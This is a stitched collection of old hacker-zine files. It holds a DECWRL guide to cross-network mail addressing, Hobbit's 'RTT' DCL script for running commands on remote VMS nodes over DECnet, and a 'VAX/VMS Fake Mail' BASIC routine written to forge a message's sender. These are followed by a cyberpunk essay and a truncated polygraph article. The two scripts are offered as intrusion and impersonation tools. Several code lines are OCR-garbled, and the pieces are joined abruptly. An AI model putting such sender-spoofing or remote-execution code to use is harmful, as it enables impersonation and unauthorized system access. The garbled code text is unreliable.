
To: "Chris.Jones@f654.n987.z1.fidonet.org"@decwrl.dec.com

DETAILS OF USING OTHER NETWORKS

All of the world's computer networks are connected together, more or less, so it is hard to draw exact boundaries between them. Precisely where the Internet ends and UUCP begins is a matter of interpretation.

For purposes of sending mail, though, it is convenient to divide the network universe into these categories:

Digital's internal DECNET network. Characterized by addresses Easynet

of the form NODE::USER. Easynet can be used for commercial

purposes.

Internet A collection of networks including the old ARPAnet, the NSFnet,

the CSnet, and others. Most international research,

development, and educational organizations are connected in some fashion to the Internet. Characterized by addresses of the form user@site.subdomain.domain. The Internet itself

cannot be used for commercial purposes.

UUCP A very primitive network with no management, built with

auto-dialers phoning one computer from another. Characterized by addresses of the form place1!place2!user. The UUCP network can be used for commercial purposes provided that none of the sites through which the message is routed objects to that.

USENET Not a network at all, but a layer of software built on top of

UUCP and Internet.

BITNET An IBM-based network linking primarily educational sites.

Digital users can send to BITNET as if it were part of Internet, but BITNET users need special instructions for reversing the process. BITNET cannot be used for commercial

purposes.

Fidonet A network of personal computers. I am unsure of the status of

using Fidonet for commercial purposes, nor am I sure of its

efficacy.

DOMAINS AND DOMAIN ADDRESSING

There is a particular network called "the Internet;" it is somewhat related to what used to be "the ARPAnet." The Internet style of addressing is flexible enough that people use it for addressing other networks as well, with the

result that it is quite difficult to look at an address and tell just what network it is likely to traverse. But the phrase "Internet address" does not mean "mail address of some computer on the Internet" but rather "mail address in the style used by the Internet." Terminology is even further confused because the word "address" means one thing to people who build networks and something entirely different to people who use them. In this file an "address" is something like "mike@decwrl.dec.com" and not "192.1.24.177" (which is what network engineers would call an "internet address").

The Internet naming scheme uses hierarchical domains, which despite their title are just a bookkeeping trick. It doesn't really matter whether you say NODE::USER or USER@NODE, but what happens when you connect two companies' networks together and they both have a node ANCHOR?? You must, somehow, specify which ANCHOR you mean. You could say ANCHOR.DEC::USER or DEC.ANCHOR::USER or USER@ANCHOR.DEC or USER@DEC.ANCHOR. The Internet convention is to say USER@ANCHOR.DEC, with the owner (DEC) after the name (ANCHOR).

But there could be several different organizations named DEC. You could have Digital Equipment Corporation or Down East College or Disabled Education Committee. The technique that the Internet scheme uses to resolve conflicts like this is to have hierarchical domains. A normal domain isn't DEC or STANFORD, but DEC.COM (commercial) and STANFORD.EDU (educational). These domains can be further divided into ZK3.DEC.COM or CS.STANFORD.EDU. This doesn't resolve conflicts completely, though: both Central Michigan University and Carnegie-Mellon University could claim to be CMU.EDU. The rule is that the owner of the EDU domain gets to decide, just as the owner of the CMU.EDU gets to decide whether the Electrical Engineering department or the Elementary Education department gets subdomain EE.CMU.EDU.

The domain scheme, while not perfect, is completely extensible. If you have two addresses that can potentially conflict, you can suffix some domain to the end of them, thereby making, say, decwrl.UUCP be somehow different from DECWRL.ENET.

DECWRL's entire mail system is organized according to Internet domains, and in fact we handle all mail internally as if it were Internet mail. Incoming mail is converted into Internet mail, and then routed to the appropriate domain; if that domain requires some conversion, then the mail is converted to the requirements of the outbound domain as it passes through the gateway. For example, they put Easynet mail into the domain ENET.DEC.COM, and they put BITNET mail into the domain BITNET.

The "top-level" domains supported by the DECWRL gateway are these:

.EDU	Educational institutions
.COM	Commercial institutions
.GOV	Government institutions
.MIL	Military institutions
.ORG	Various organizations
.NET	Network operations
.BITNET	The BITNET
MATINET	The MATINET

.?? 2-character country code for routing to other countries

.OZ Part of the Australian (.AU) name space.

2-character country codes include UK (United Kingdom), FR (France), IT (Italy), CA (Canada), AU (Australia), etc. These are the standard ISO 2-character country codes.

MAILING TO EASYNET

To mail to user SPRINTER at node WASH (which is DECNET address WASH::SPRINTER), Internet mail should be addressed to sprinter@wash.enet.dec.com. Easynet addresses are not case-dependent; WASH and wash are the same node name and SPRINTER and sprinter are the same user name.

Sites that are not directly connected to the Internet may have difficulty with Internet addresses like wash.enet.dec.com. They can send into the Easynet by explicitly routing the mail through DECWRL. From domain-based Internet mailers, the address would be sprinter%wash.enet@decwrl.dec.com. From UUCP mailers, the address would be decwrl!wash.enet!sprinter. Some Internet mailers require the form <@decwrl.dec.com:sprinter@wash.enet>. (This last form is the only technically correct form of explicit route, but very few Internet sites support it.)

The DECWRL gateway also supports various obsolete forms of addressing that are left over from the past. In general they support obsolete address forms for two years after the change, and then remove it.

MAILING TO DIGITAL ALL-IN-1 USERS

Some Easynet users do not have a direct DECNET node address, but instead read their mail with All-in-1, which uses addresses of the form "Nate State @UCA". Here "UCA" is a Digital location code name. To route mail to such people, send to Nate.State@UCA.MTS.DEC.COM. Mail received from the All-in-1 mailer is unreplyable, and in fact unless the respondent tells you his return address in the body of the message, it is not normally possible even to puzzle out the return address by studying the message header. Mail from All-in-1 to Easynet passes through a gateway program that does not produce valid return addresses.

MAILING TO THE INTERNET

DECWRL's mailer is an Internet mailer, so to mail to an Internet site, just use its address. If you are having trouble determining the Internet address, you might find that the Ultrix host table /etc/hosts.txt is useful. If you can't find one anywhere else, there's one on DECWRL. See the comments above under "how to send mail" for details about making sure that the mail program you are using has correctly interpreted an address.

MAILING TO UUCP

UUCP mail is manually routed by the sender, using ! as the separator character. Thus, the address xxx!yyy!zzz!user means to dial machine xxx and relay to it the mail, with the destination address set to yyy!zzz!user. That machine in turn dials yyy, and the process repeats itself.

To correctly address UUCP mail, you must know a working path through the UUCP network. The database is sufficiently chaotic that automatic routing does not work reliably (though many sites perform automatic routing anyhow). The information about UUCP connectivity is distributed in the USENET newsgroup comp.mail.maps; many sites collect this data and permit local queries of it.

At the end of this file is a list of the UUCP nodes to which DECWRL currently has a working connection.

MAILING TO USENET

Usenet is not a network. It's a software layer, and it spans several networks. Many people say "Usenet" when they really mean UUCP. You can post a message to a Usenet newsgroup by mailing it to "name@usenet" at DECWRL. For example, mailing from VMS to this address:

nm%DECWRL::"alt.cyberpunk@usenet"

causes the mail message to be posted as an article to the Usenet newsgroup alt.cyberpunk. It is better to use Usenet software for posting articles, as more features are available that way, such as restricted distributions, crossposting, and cancellation of "wish I hadn't sent that" articles.

MAILING TO BITNET

Legend has it that the "BIT" in BITNET stands for "Because It's There" or "Because It's Time." It is a network consisting primarily of IBM computers. A native BITNET address is something like "OMAR at STANFORD", but when translated into our Internet format it becomes omar@stanford.bitnet. Once translated into Internet form, a BITNET address is used just like any other Internet address.

MAILING TO FIDONET

By comparison with the other linked networks, Fidonet has an addressing complexity bordering on the bizarre. The Fidonet people have provided me with this description:

Each Fidonet node is a member of a "network," and may have subsidiary nodes called "point nodes." A typical Fido address is "1:987/654" or "987/654"; a typical Fido "point node" address is "1:987/654.32" or "987/654.32". This is zone 1, network 987, Fido (node) 654, "point node" 32. If the zone number is missing, assume it is zone 1. The zone number must be supplied in the outgoing message.

To send a message to Chris Jones on Fidonet address 1:987/654, use the address Chris.Jones@f654.n987.z1.fidonet.org. To send a message to Mark Smith at Fidonet node 987/654.32, use address Mark.Smith@p32.f654.n987.z1.fidonet.org. Use them just like any other Internet address.

Sometimes the return addresses on messages from Fidonet will look different. You may or may not be able to reply to them.

Appendix: List of UUCP Neighbor Sites

This table shows most of the sites that DECWRL dials directly via UUCP. You may find it useful to help you construct a UUCP route to a particular destination. Those sites marked with "*" are major UUCP routing nodes. You should prefer UUCP routes that use these sites as the first hop from DECWRL. Case is significant in UUCP host names.

3Com Corporation, Santa Clara, CA Allen-Bradley Company, Highland Heights, OH
Autodesk, Inc. Sausalito, CA
Adobe Systems Inc., Mountain View, CA
University of Alberta, Edmonton, Alberta, Canada
AT&T Bell Laboratories, Murray Hill, NJ
Amdahl Corp., Sunnyvale, CA
Advanced Micro Devices, Sunnyvale, CA
NASA Ames Research Center, Mountain View, CA
Apple Computers, Cupertino, CA
Ardent Computer Corp., Sunnyvale, CA
MassPar Computer Corp., Sunnyvale, CA
Athabasca University, Athabasca, Alberta, Canada
Atherton Technology, Sunnyvale, CA
AT&T Bell Laboratories, Columbus, Ohio
Ampex Corporation, Redwood City, CA
Tektronix Inc. (Santa Clara Field Office) Santa Clara, CA
M/A-COM Government Systems, San Diego, CA
Claris Corporation, Mountain View, CA
Daisy Systems, Mountain View, CA
DEC/Ultrix Applications Ctr, Landover, MD
DEC/Ultrix Engineering, Nashua, NH
Datacomp Systems, Inc, Huntington Valley, PA
EDA Systems Inc., Santa Clara, CA
Emerald Systems Corp., San Diego, CA
Evans and Sutherland Computer Division, Mountain View, CA
Evans and Sutherland Corp., Salt Lake City, UT
John Fluke Manufacturing, Everett, WA

```
Trailing Edge Technology, Redondo Beach, CA
gryphon
           Colorodo State Univ., CS Dept., Ft. Collins, CO
handel
           Nebula Consultants, San Francisco, CA
hoptoad
           Hewlett Packard Research Labs, Palo Alto, CA
*hplabs
ide
           Interactive Development Environments, San Francisco, CA
idi
           Intelligent Decisions, Inc., San Jose, CA
           Imagen Corp., Santa Clara, CA
imagen
          Intel Corp., Santa Clara, CA
intelca
          Intuitive Systems, Los Altos, CA
limbo
logitech Logitech, Inc., Palo Alto, CA
megatest Megatest Corp., San Jose, CA
metaphor Metaphor Corp., Mountain View, CA
microsoft Microsoft, Bellevue, WA
mindcrf Mindcraft Corp., Palo Alto, CA
         Mentor Graphics Corp., Beaverton, OR Lawrence Livermore National
           MIPS Computer Systems, Mountain View, CA
mips
mntqfx
           Lawrence Livermore National Lab, Livermore, CA
mordor
           Michigan Tech Univ., Houghton, MI
mtu
mtxinu
           Mt. Xinu, Berkeley, CA
           National Semiconductor Corp., Sunnyvale, CA
nsc
oli-stl
           Olivetti Software Techn. Lab, Menlo Park, CA
oracle
           Oracle Corp., Belmont, CA
*pacbell
           Pacific Bell, San Ramon, CA
parcplace Parc Place Systems, Palo Alto, CA
purdue
           Purdue University, West Lafayette, IN
           Pyramid Technology Corporation, Mountain View, CA
*pyramid
           Qubix Graphic Systems, San Jose, CA
qubix
           Quintus Computer Systems, Mountain View, CA
quintus
research AT&T Bell Laboratories, Murray Hill, NJ
           Res. Inst. for Adv. Compu. Sci., Mountain View, CA
riacs
           Relational Technology Inc., Alameda, CA
rtech
           Silicon Compilers, San Jose, CA
sci
           Santa Cruz Operation, Santa Cruz, CA
SCO
           Sequent Computer System, Inc., Beaverton, OR
sequent
           Silicon Graphics, Inc., Mountain View, CA
           Shell Development Corp., Houston, TX
simpact
           Simpact Assoc., San Diego, CA
sjsca4
           Schlumberger Technologies, San Jose, CA
sun
           Sun Microsystems, Mountain View, CA
td2cad
           Intel Corp., Santa Clara, CA
teraida
           Teradyne EDA Inc., Santa Clara, CA
           Process Software Inc., Wellesley, MA
theta
turtlevax CIMLINC, Inc, Palo Alto, CA
*ucbvax
           University of California, Berkeley, CA
           Univ. of Toronto, Computer Science, Toronto, CA
utcsri
           VLSI Technology Inc., San Jose, CA \,
vlsisj
           Wyse Technology, San Jose, CA
wyse
           Zehntel, Inc., Walnut Creek, CA
zehntel
```

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Decnet Hackola : Remote Turist TTY (RTT)

A Late-Night Creation Of

Hobbit

This VMS network frob is yet another "tell"-type thing. This one has an uncommon feature though: recursion (i.e. you can be connected to some host and open *another* connection to a third host and it will [attempt to!] "do the right thing"). Also, you can 'Y out and if you run it again, it will return to the open connection instead of starting a new one.

Н*

```
******************
$! RTT -- Remote Turist TTY interface. Do @RTT hostname or @RTT area.node
$! to start; this file must exist in the remote machine's default area.
$! You can 'Y out and the network channel will stick around; invoking RTT
$! again will resume the extant process and ignore arguments.
$! If we are a network object, play server, if not, we must be the client.
$! If we are called while already playing server, recurse to the end host.
$! This recursion in theory can happen infinite times. Make damn sure
$! what you call this file and the "task=" spec jive, and that they are the
$! same file, or you will fall victim to very vicious timing screws.
$!
$! Another result of *Hobbit* abusing network file jobs until well past dawn.
$!
$! H*
$set noon
$if f$mode().eqs."NETWORK".and.p1.eqs."" then $qoto srv
$! Talking to a luser, go find the net job
$magic=0
                               ! assume top level
$if f$trnlnm("nf",,,,,"table_name").nes."" then $goto lread
$sl=f$len(p1)
$dot=f$locate(".",p1)
                                ! area.node
$if sl.eq.dot then $goto nopen ! no dot, treat normally
$q=f$loc("""",p1)
                               ! access control??
$node=f$ext(0,dot,p1)
                                ! area
$dot=dot+1
                                ! point past it now
\noinde=node*1024+fext(dot,q-dot,p1) ! and pull out the complete node
sest = """" + fsext(q, 80, p1) + """"! superquotify the quotes [yeccchh!]
$p1="''node'''rest'"
                                ! add remains in stringwise [ack barf]
$! We were called with an argument; but if we're network mode, we're *already*
$! a server, so do special things.
$nopen: $if f$mode().eqs."NETWORK" then $magic=1
$! Top-level user process or recursed here: client connect
$open/read/write/err=yuk nf 'p1'::"0=rtt"
                                ! let other end tell us where we got
$read/time=5/err=yuk nf hprm
$prm==hprm
                                ! global prompt str so we resume correctly
$write sys$output "Connection open"
$if magic then $goto m_setup
$lread: $read/prompt="''prm'$ "/end=lclose sys$command line
$write nf line
                               ! send the sucker and go get the stuff
$ltype: $read/time=8/err=tmo/end=lclose nf line
$if line.eqs."%%eoc%%" then $goto lread
$if line.eqs."%%magic%%" then $goto newprm
$write sys$output line
$goto ltype
$newprm: $read nf hprm
                               ! new prompt gets piped in from servers
$prm==hprm
                                ! let us find it
$read nf line
                               ! garbola %%eoc%% -- avoid timing fuckup
$if line.nes."%%eoc%%" then $goto hpe !! oops !!
```

```
6.txt
            Wed Apr 26 09:43:38 2017
$goto lread
$tmo: $write sys$output "[Timed out]" ! supposed to bail out on a fuckup
                                       ! it doesn't always work, though.
$goto lread
$!
$! Do a special dance when we're recursing
$m_setup: $write nnn "%%magic%%"
$write nnn prm
                                ! notify client end of new connection
$signal
                                ! flush the inbetweens
$goto rread
                                ! and drop to magic server
$!
$srv:
                               ! Normal remote task half
$! This is an unbelievable kludge. You can't just open sys$net: and then
$! have program output go there as well as the control thingies, but you
$! *can* pipe everything to your sys$net-opened-device: and it *works*!
$open/read/write/err=yuk nnn sys$net:
$close sys$output
                               ! netserver.log?
$close sys$error
$magic=0
                               ! not recursing yet
$! Some handy symbols for the far end
$rtt:==@sys$login:rtt ! make further connects easier
$ncp:==$ncp
                                ! for hacking the network
$signal:==write nnn """%%eoc%%""" ! magic sync string
$write nnn f$trnl("sys$node","lnm$system_table")
$def/pr sys$output nnn:
! the awful kludge is invoked
                               ! for error handling too
$def/pr sys$error nnn:
$!
$! Server loop
$rread: $read/end=rclose nnn line
$if magic then $goto passing
$'line'
$m_cmd_end: $signal
                               ! signal for all completions
$goto rread
$! If we're magically in the middle, handle differently
$passing: $write nf line
$mtype: $read/time=5/err=mclose/end=mclose nf line
$if line.eqs."%%eoc%%" then $qoto m cmd end
$write nnn line
$goto mtype
$!
$! Closure and error handlers
$! General protocol error catch
$yuk: $write sys$output "Couldn't open network!"
$exit
$! Here if the luser typed ^Z
$1close: $close nf
                               ! should signal eof at far end
$exit
$! Here if we got hung up on by the client
$rclose: $if magic then $close nf
$close nnn
$stop/id=0
$! Here if we're magic and our remote server exited: tell client whats flying
$mclose: $close nf
$magic=0
$write nnn "%%magic%%"
$write nnn f$trnl("sys$node","lnm$system_table")
$signal
$goto rread
```

\$! Here if we recursed down the line there and didn't see the right things

\$hpe: \$write sys\$output "!!Hairy protocol error!!"

\$close nf
\$exit

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=----=

VAX/VMS Fake Mail

by Jack T. Tab

=----=

In the August 1986 issue of VAX PROFESSIONAL, the BASIC subroutine that appears at the end of this text was published. It was not until more than two years later that DEC included a callable mail interface with VMS 5.x. While the official version is much more extensive, the routine included here has one important feature. The ability to have a mail message appear to be from someone else is a good addition to most "toolkits."

VMS Mail works in two manners. The first is the familiar interactive. The second is as a network object. In this method, MAIL is invoked by the NETSERVER.COM command procedure in response to an incoming connect request. MAIL.EXE is activated as network object 27. The other network objects can be viewed by using the NCP command SHOW KNOWN OBJECTS. In this mode, MAIL.EXE operates as a slave process, receiving instructions from the master process. The master, in most cases, is another process running MAIL.EXE interactively. The slave process can handle requests to deliver mail to as many recipients as necessary. Addresses that are not on the same node as the slave process are forwarded by activating yet another slave process on the target node. The information sent by the master MAIL to the slave MAIL is quite simple and straightforward, consisting of a series of strings.

The first string is for the FROM name. This is what makes the subroutine useful, as it can be anything (i.e. the_Easter_Bunny). The next set of strings are to whom the mail is to be sent. One address per string, with a null string, chr(0), terminating the list. The third item is what the receiver(s) sees in their TO: field. This also can be anything. VMS MAIL can use this option for its .DIS distribution lists. The final information is the body of the message. It too is terminated by another null string. The subject of the mail message is taken from the first line of this text.

The MAIL slave will send back appropriate status messages indicating problems if they occur. Such as "Addressee Unknown" or VMS and DECnet errors like "Disk Quota Exceeded" or "Remote Node Not Reachable").

The only privilege that seems necessary is NETMBX. Without it the subroutine cannot call MAIL as a network object. Our beloved system management resolved the problem of people pretending to be SYSTEM by installing MAIL with NETMBX and removing the priv from the student accounts. The subroutine works just as well with JNET and BITNET as it does with DECNET addresses.

1 %TITLE 'MAIL SUBROUTINE'

```
SUB MAILT ( STRING NODE, & STRING FROM_NAME, & STRING TO_LIST(), & STRING TO_SHOW, & STRING SUBJECT, & STRING TEXT() )
```

OPTION TYPE = INTEGER

DECLARE INTEGER FUNCTION &
 PUT_MSG

```
DECLARE STRING FUNCTION &
    GET_MSG, &
     GET_INPUT
   DECLARE INTEGER CONSTANT &
    TRUE = -1, &
    FALSE = 0
   Net_Link_Open = FALSE
   Z = POS(NODE + ":", ":", 1)
   NODE NAME$ = LEFT$ ( NODE , Z - 1 )
   ON ERROR GOTO Mail_Net_Error
   MAIL\_CHANNEL = 12
   OPEN NODE NAME$ + '::"27="' AS FILE MAIL CHANNEL
  Net_Link_Open = TRUE
   STS = PUT_MSG ( FROM_NAME )
   IF STS <> 0 THEN
    GOTO ERROR DONE
   END IF
   RECEIVERS = 0
   TO COUNT = 1
Mail_Recipients:
   IF TO_LIST( TO_COUNT ) = "" THEN
    GOTO End_Of_Line
   END IF
   STS = PUT_MSG( EDIT$( TO_LIST( TO_COUNT ) , 32 ) )
   IF STS <> 0 THEN
    GOTO Error_Done
   END IF
   GOSUB Errchk
   IF LINK ERR <> 0 THEN
    GOTO Error Done
   END IF
   IF (ERRSTS AND 1) = 0 THEN
    GOTO Error_Done
   END IF
   TO\_COUNT = TO\_COUNT + 1
   GOTO Mail_Recipients
END_OF_LINE:
   STS = PUT_MSG( CHR$(0))
   IF STS <> 0 THEN
    GOTO Error_Done
   END IF
   IF RECEIVERS = 0 THEN
   GOTO Mail_Done
   END IF
   STS = PUT_MSG(TO_SHOW)
   IF STS <> 0 THEN
    GOTO Error_Done
   END IF
   STS = PUT_MSG( SUBJECT )
   IF STS <> 0 THEN
    GOTO Error_Done
   FOR I = 1 UNTIL TEXT(I) = CHR$ (255)
     STS = PUT_MSG(TEXT(I))
     IF STS <> 0 THEN
      GOTO Error_Done
     END IF
```

```
NEXT I
   STS = PUT_MSG(CHR$(0))
   IF STS <> 0 THEN
    GOTO Error_Done
   END IF
   SAVE_COUNT = RECEIVERS
   INDEX = 0
Delivery Check:
   GOSUB Errchk
   IF LINK_ERR <> 0 THEN
    GOTO Error_Done
   END IF
   INDEX = INDEX + 1
   IF INDEX <> SAVE_COUNT THEN
    GOTO Delivery_Check
   END IF
   GOTO Mail_Done
Errchk:
   MAIL_STS = ASCII( GET_MSG )
   IF LINK ERR <> 0 THEN
    ERRSTS = LINK ERR
    RETURN
   END IF
   IF ( MAIL_STS AND 1 ) = 1 THEN
    Receivers = Receivers + 1
     ERRSTS = MAIL_STS
    RETURN
   END IF
Errmsq:
   MAIL ERR$ = GET MSG
   IF LINK ERR <> 0 THEN
    ERRSTS = LINK ERR
    RETURN
   END IF
   IF LEN( MAIL_ERR$ ) <> 1 THEN
    PRINT MAIL_ERR$
     GOTO Errmsg
   END IF
   IF ASCII( MAIL_ERR$ ) = 0 THEN
     RETURN
   ELSE
     GOTO Errmsq
   END IF
   DEF INTEGER PUT_MSG( STRING M )
   ON ERROR GOTO 1550
   MLEN = LEN(M)
   MOVE TO \# MAIL_CHANNEL , M = MLEN
   PUT # MAIL_CHANNEL, COUNT MLEN
   PUT_MSG = 0
   EXIT DEF
1550 RESUME 1555
1555 \text{ PUT\_MSG} = \text{ERR}
     END DEF
   DEF STRING GET_INPUT ( INTEGER C )
   EOF = FALSE
   ON ERROR GOTO 1650
   GET # C
   R = RECOUNT
   MOVE FROM \#C , TEMP$ = R
   GET_INPUT = TEMP$
```

```
EXIT DEF
1650 RESUME 1655
1655 EOF = TRUE
   END DEF
  DEF STRING GET MSG
  ON ERROR GOTO 1750
  GET # MAIL_CHANNEL
  R = RECOUNT
  MOVE FROM # MAIL_CHANNEL , TEMP$ = R
  GET\_MSG = TEMP$
  LINK\_ERR = 0
  EXIT DEF
1750 RESUME
1755 LINK_ERR = ERR
   END DEF
Mail_Net_Error:
 RESUME 1900
1900 PRINT "%Network communications error."
Error_Done:
Mail_Done:
  IF Net_Link_Open THEN
   CLOSE MAIL_CHANNEL
  END IF
  END SUB
```

Wed Apr 26 09:43:38 2017

7.txt

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<<=====================================	>>
<<	>>
<pre><< Consensual Realities In Cyberspace</pre>	>>
<<	>>
<< by Paul Saffo	>>
<pre><< Personal Computing Magazine</pre>	>>
<<	>>
<< Copyright 1989 by the Association for Computing Machinery	>>
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More often than we realize, reality conspires to imitate art. In the case of the computer virus reality, the art is "cyberpunk," a strangely compelling genre of science fiction that has gained a cult following among hackers operating on both sides of the law. Books with titles like "True Names," "Shockwave Rider," "Neuromancer," "Hard-wired," "Wetware," and "Mona Lisa Overdrive," are shaping the realities of many would-be viral adepts. Anyone trying to make sense of the social culture surrounding viruses should add the books to their reading list as well.

Cyberpunk got its name only a few years ago, but the genre can be traced back to publication of John Brunner's "Shockwave Rider" in 1975. Inspired by Alvin Toffler's 1970 best-seller "Future Shock," Brunner paints a distopian world of the early 21st Century in which Toffler's most pessimistic visions have come to pass. Crime, pollution and poverty are rampant in overpopulated urban arcologies. An inconclusive nuclear exchange at the turn of the century has turned the arms race into a brain race. The novel's hero, Nickie Haflinger, is rescued from a poor and parentless childhood and enrolled in a top secret government think tank charged with training geniuses to work for a military-industrial Big Brother locked in a struggle for global political dominance.

It is also a world certain to fulfill the wildest fantasies of a 1970s phone "phreak." A massive computerized data-net blankets North America, an electronic super highway leading to every computer and every last bit of data on every citizen and corporation in the country. Privacy is a thing of the past, and one's power and status is determined by his or her level of identity code. Haflinger turns out to be the ultimate phone phreak: he discovers the immorality of his governmental employers and escapes into society, relying on virtuoso computer skills (and a stolen transcendental access code) to rewrite his identity at will. After six years on the run and on the verge of a breakdown from input overload, he discovers a lost band of academic techno-libertarians who shelter him in their ecologically sound California commune and... well, you can guess the rest.

Brunner's book became a best-seller and remains in print. It inspired a whole generation of hackers including, apparently, Robert Morris, Jr. of Cornell virus fame. The Los Angeles Times reported that Morris' mother identified "Shockwave Rider" as "her teen-age son's primer on computer viruses and one of the most tattered books in young Morris' room." Though "Shockwave Rider" does not use the term "virus," Haflinger's key skill was the ability to write "tapeworms" -- autonomous programs capable of infiltrating systems and surviving eradication attempts by reassembling themselves from viral bits of code hidden about in larger programs. Parallels between Morris' reality and Brunner's art is not lost on fans of cyberpunk: one junior high student I spoke with has both a dog-eared copy of the book, and a picture of Morris taped next to his computer. For him, Morris is at once something of a folk hero and a role model.

In "Shockwave Rider," computer/human interactions occurred much as they do today: One logged in and relied on some combination of keyboard and screen to interact with the machines. In contrast, second generation cyberpunk offers more exotic and direct forms of interaction. Vernor Vinge's "True Names" was the first novel to hint at something deeper. In his story, and small band of

hackers manage to transcend the limitations of keyboard and screen, and actually meet as presences in the network system. Vinge's work found an enthusiastic audience (including Marvin Minsky who wrote the afterword), but never achieved the sort of circulation enjoyed by Brunner. It would be another author, a virtual computer illiterate, who would put cyberpunk on the map.

The author was William Gibson, who wrote "Neuromancer" in 1984 on a 1937 Hermes portable typewriter. Gone are keyboards; Gibson's characters jack directly into Cyberspace, "a consensual hallucination experienced daily by billions of legitimate operators... a graphic representation of data abstracted from the banks of every computer in the human system. Unthinkable complexity. Lines of light ranged in the nonspace of the mind, clusters and constellations of data..."

Just as Brunner offered us a future of the 1970s run riot, Gibson's "Neuromancer" serves up the 1980s taken to their cultural and technological extreme. World power is in the hands of multinational "zaibatsu," battling for power much as mafia and yakuza gangs struggle for turf today. It is a world of organ transplants, biological computers and artificial intelligences. Like Brunner, it is a distopian vision of the future, but while Brunner evoked the hardness of technology, Gibson calls up the gritty decadence evoked in the movie "Bladerunner," or of the William Burroughs novel, "Naked Lunch" (alleged similarities between that novel and "Neuromancer" have triggered rumors that Gibson plagiarized Burroughs).

Gibson's hero, Case, is a "deck cowboy," a freelance corporate thief-for-hire who projects his disembodied consciousness into the cyberspace matrix, penetrating corporate systems to steal data for his employers. It is a world that Ivan Boesky would understand: Corporate espionage and double-dealing has become so much the norm that Case's acts seem less illegal than profoundly ambiguous.

This ambiguity offers an interesting counterpoint to current events. Much of the controversy over the Cornell virus swirls around the legal and ethical ambiguity of Morris' act. For every computer professional calling for Morris' head, another can be found praising him. It is an ambiguity that makes the very meaning of the word "hacker" a subject of frequent debate.

Morris' apparently innocent error in no way matches the actions of Gibson's characters, but a whole new generation of aspiring hackers may be learning their code of ethics from Gibson's novels. "Neuromancer" won three of science fiction's most prestigious awards — the Hugo, the Nebula and the Philip K. Dick Memorial Award — and continues to be a best-seller today. Unambiguously illegal and harmful acts of computer piracy such as those alleged against Kevin Mitnick (arrested after a long and aggressive penetration of DEC's computers) would fit right into the "Neuromancer" story line.

"Neuromancer" is the first book in a trilogy. In the second volume, "Count Zero" — so-called after the code name of a character — the cyberspace matrix becomes sentient. Typical of Gibson's literary elegance, this becomes apparent through an artist's version of the Turing test. Instead of holding an intelligent conversation with a human, a node of the matrix on an abandoned orbital factory begins making achingly beautiful and mysterious boxes — a 21st Century version of the work of the late artist, Joseph Cornell. These works of art begin appearing in the terrestrial marketplace, and a young woman art dealer is hired by an unknown patron to track down the source. Her search intertwines with the fates of other characters, building to a conclusion equal to the vividness and suspense of "Neuromancer." The third book, "Mona Lisa Overdrive" answers many of the questions left hanging in the first book and further completes the details of the world created by Gibson including an adoption by the network of the personae of the pantheon of voodoo gods and goddesses, worshipped by 21st Century Rastafarian hackers.

Hard core science fiction fans are notorious for identifying with the worlds portrayed in their favorite books. Visit any science fiction convention and you can encounter amidst the majority of quite normal participants, small minority of individuals who seem just a bit, well, strange. The stereotypes of individuals living out science fiction fantasies in introverted solitude has

more than a slight basis in fact. Closet Dr. Whos or Warrior Monks from "Star Wars" are not uncommon in Silicon Valley; I was once startled to discover over lunch that a programmer holding a significant position in a prominent company considered herself to be a wizardess in the literal sense of the term.

Identification with cyberpunk at this sort of level seems to be becoming more and more common. Warrior Monks may have trouble conjuring up Imperial Stormtroopers to do battle with, but aspiring deck jockeys can log into a variety of computer systems as invited or (if they are good enough) uninvited guests. One individual I spoke with explained that viruses held a special appeal to him because it offered a means of "leaving an active alter ego presence on the system even when I wasn't logged in." In short, it was the first step toward experiencing cyberspace.

Gibson apparently is leaving cyberpunk behind, but the number of books in the genre continues to grow. Not mentioned here are a number of other authors such as Rudy Rucker (considered by many to be the father of cyberpunk) and Walter John Williams who offer similar visions of a future networked world inhabited by human/computer symbionts. In addition, at least one magazine, "Reality Hackers" (formerly "High Frontiers Magazine" of drug fame) is exploring the same general territory with a Chinese menu offering of tongue-in-cheek paranoia, ambient music reviews, cyberdelia (contributor Timothy Leary's term) and new age philosophy.

The growing body of material is by no means inspiration for every aspiring digital alchemist. I am particularly struck by the "generation gap" in the computer community when it comes to "Neuromancer": Virtually every teenage hacker I spoke with has the book, but almost none of my friends over 30 have picked it up.

Similarly, not every cyberpunk fan is a potential network criminal; plenty of people read detective thrillers without indulging in the desire to rob banks. But there is little doubt that a small minority of computer artists are finding cyberpunk an important inspiration in their efforts to create an exceedingly strange computer reality. Anyone seeking to understand how that reality is likely to come to pass would do well to pick up a cyberpunk novel or two.

==Phrack Inc.==

Americans love gadgets, so it is not hard to explain the popularity of the lie detector. Many people believe in the validity of lie detectors because the instruments and printouts resemble those used by doctors and others who collect scientific data and because lie detectors are simple, convenient shortcuts to hard complicated decisions. Polygraphy is fast becoming an American obsession — an obsession, incidentally, not shared by the British or the Europeans or, as far as we know, the Russians.

American industry's increasing dependence on the polygraph reflects an enormous faith in the rational processes of science. Each of us can recall a time when our voices sounded funny as we told a lie. Surely, if we can "hear" a lie, science can detect one. It comes as a disturbing shock, therefore, to learn how fragile the polygraph's scientific foundations really are.

The roots of the lie detector, more formally known as the polygraph, go back to the turn of the century, when infatuation with the newly discovered powers of electricity more than once overcame common sense. But whereas electric hair restorers and high-voltage cancer cures have all but vanished, the polygraph persists and even flourishes. According to the best estimates, over one million polygraph examinations are administered each year in the united States. They are used in criminal investigations, during government security checks, and increasingly by nervous employers -- particularly banks and stores. In certain parts of the country, a woman must pass a lie detector test before the authorities will prosecute a rape. In 1983 the television show Lie Detector added the dimension of home entertainment to polygraph tests.

The National Security Agency (NSA) leads the roster of federal polygraph users; both it and the CIA rely heavily on polygraph testing for pre-employment and routine security screening. The NSA reported giving nearly 10,000 tests in 1982 (CIA numbers are classified). Those who are labeled "deceptive" often lose their jobs, even if there is no actual evidence against them. Moreover, the polygraph report may become a permanent part of an employee's records, and it will be extremely difficult to compel a correction.

With the arrest in June 1985 of four Navy men on espionage charges, the issue of using polygraphs to uncover spies or ferret out dishonest job seekers has come to the forefront of the debate about what should be done to stem the loss of defense and company secrets and to dispel potential thieves in the workplace.

